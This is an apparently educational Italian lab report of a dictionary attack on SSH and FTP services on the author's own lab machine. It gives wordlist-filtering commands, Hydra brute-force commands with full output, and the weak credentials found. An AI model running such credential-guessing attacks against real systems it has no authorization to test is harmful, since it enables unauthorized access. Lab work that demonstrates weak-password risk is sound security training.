REPORT S6/L5

1. Obiettivo

L'obiettivo dell'esercizio è stato verificare la robustezza dei servizi di autenticazione **SSH** e **FTP** configurati sulla macchina target. È stato simulato un attacco di tipo **Dictionary Attack** (attacco a dizionario), volto a identificare credenziali deboli.

Ambiente e Strumenti


- **Sistema Attaccante:** Kali Linux.
- **Target:** IP 192.168.50.100.
- **Strumenti utilizzati:**
  - **Hydra:** Per effettuare l'attacco a dizionario.
  - **Seclists:** Repository di wordlist per username e password.
  - **Grep/Cat/Wc:** Utility di sistema per la manipolazione e l'analisi delle wordlist.
  - **SSH / FTP:** Servizi installati sul target.

2. Passaggi eseguiti


Fase 1: Configurazione del target

Prima di eseguire l'attacco, ho predisposto l'ambiente di lavoro:

1. Ho creato l'utente **test_user** sulla macchina target tramite il comando **adduser** .




2. Ho attivato il servizio **SSH** (Secure Shell) sulla porta 22 con il comando **sudo service ssh start**.
3. **Verifica Preliminare:** Ho effettuato una connessione manuale (**ssh test_user@192.168.50.100**) per confermare che il servizio fosse attivo e raggiungibile prima di avviare l'attacco.



Fase 2: Preparazione all'Attacco

Per ottimizzare i tempi di esecuzione ed evitare attacchi eccessivamente lunghi con liste da milioni di righe, ho creato delle wordlist personalizzate estratte dal pacchetto **seclists** :

- **Installazione:** *sudo apt install seclists.*




- **Filtraggio:** Ho estratto solo gli username e le password contenenti la stringa "test" dalle liste *xato-net-10-million*.
    - Comando Usernames: **cat /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt | grep test > xato-usernames.txt**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt | grep test > xato-usernames.txt
```

    - Comando Passwords:**cat /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords.txt | grep test > xato-passwords.txt**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords.txt | grep test > xato-passwo
rds.txt
```

- **Verifica Dimensioni:** Ho utilizzato **wc -l** per assicurarmi che le liste fossero popolate, ma di dimensioni gestibili.



Fase 3: Esecuzione dell'Attacco

3.1 Attacco al servizio SSH (Porta 22)

Successivamente ho lanciato Hydra, configurandolo per utilizzare le liste personalizzate.

- **Comando:** *hydra -L xato-usernames.txt -P xato-passwords.txt -t2 -f 192.168.50.100 ssh*
- **Parametri Chiave:**
    - **-L / -P**: Utilizzo delle liste create precedentemente .
    - **-t2**: Limitazione a 2 task paralleli per non sovraccaricare il servizio o la rete .
    - **-f**: Opzione *Exit on Found*, per interrompere l'attacco non appena trovate le prime credenziali valide.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L xato-usernames.txt -P xato-passwords.txt -t2 -f 192.168.50.100 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 12:58:17
[DATA] max 2 tasks per 1 server, overall 2 tasks, 9 login tries (l:3/p:3), ~5 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[STATUS] attack finished for 192.168.50.100 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 12:58:29
```

3.2 Attacco al servizio FTP (Porta 21)

Ho proceduto all'installazione e all'attacco di un secondo servizio (**FTP**).

1. **Setup:** Installazione e avvio del demone **vsftpd** (**sudo apt install vsftpd e sudo service vsftpd start**) .

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo service vsftpd start
```

2. **Verifica:** Test di connessione manuale riuscito (**ftp test_user@192.168.50.100**).

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ftp test_user@192.168.50.100
Connected to 192.168.50.100.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

3. **Attacco:** Ho configurato Hydra per il protocollo FTP.
    - **Comando:** *hydra -L xato-usernames.txt -P xato-passwords.txt -t2 -f 192.168.50.100 ftp*

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L xato-usernames.txt -P xato-passwords.txt -t2 -f 192.168.50.100 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 13:06:56
[DATA] max 2 tasks per 1 server, overall 2 tasks, 9 login tries (l:3/p:3), ~5 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
[STATUS] attack finished for 192.168.50.100 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 13:07:10
```

3. Risultati

L'analisi ha portato all'individuazione delle seguenti credenziali valide per l'accesso remoto al sistema target:

Servizio	Porta	Username	Password	Esito
SSH	22	test_user	testpass	**COMPROMESSO**
FTP	21	test_user	testpass	**COMPROMESSO**

4. Conclusioni

Il successo dell'attacco dimostra che l'utilizzo di password deboli o basate su dizionario (come "testpass") rende i servizi vulnerabili ad attacchi automatizzati in pochi secondi.

L'uso di **wordlist** mirate (tramite **`grep`**) ha simulato uno scenario in cui l'attaccante possiede informazioni parziali sul target o utilizza dizionari tematici, riducendo drasticamente i tempi di cracking rispetto a un attacco di tipo **brute-force**.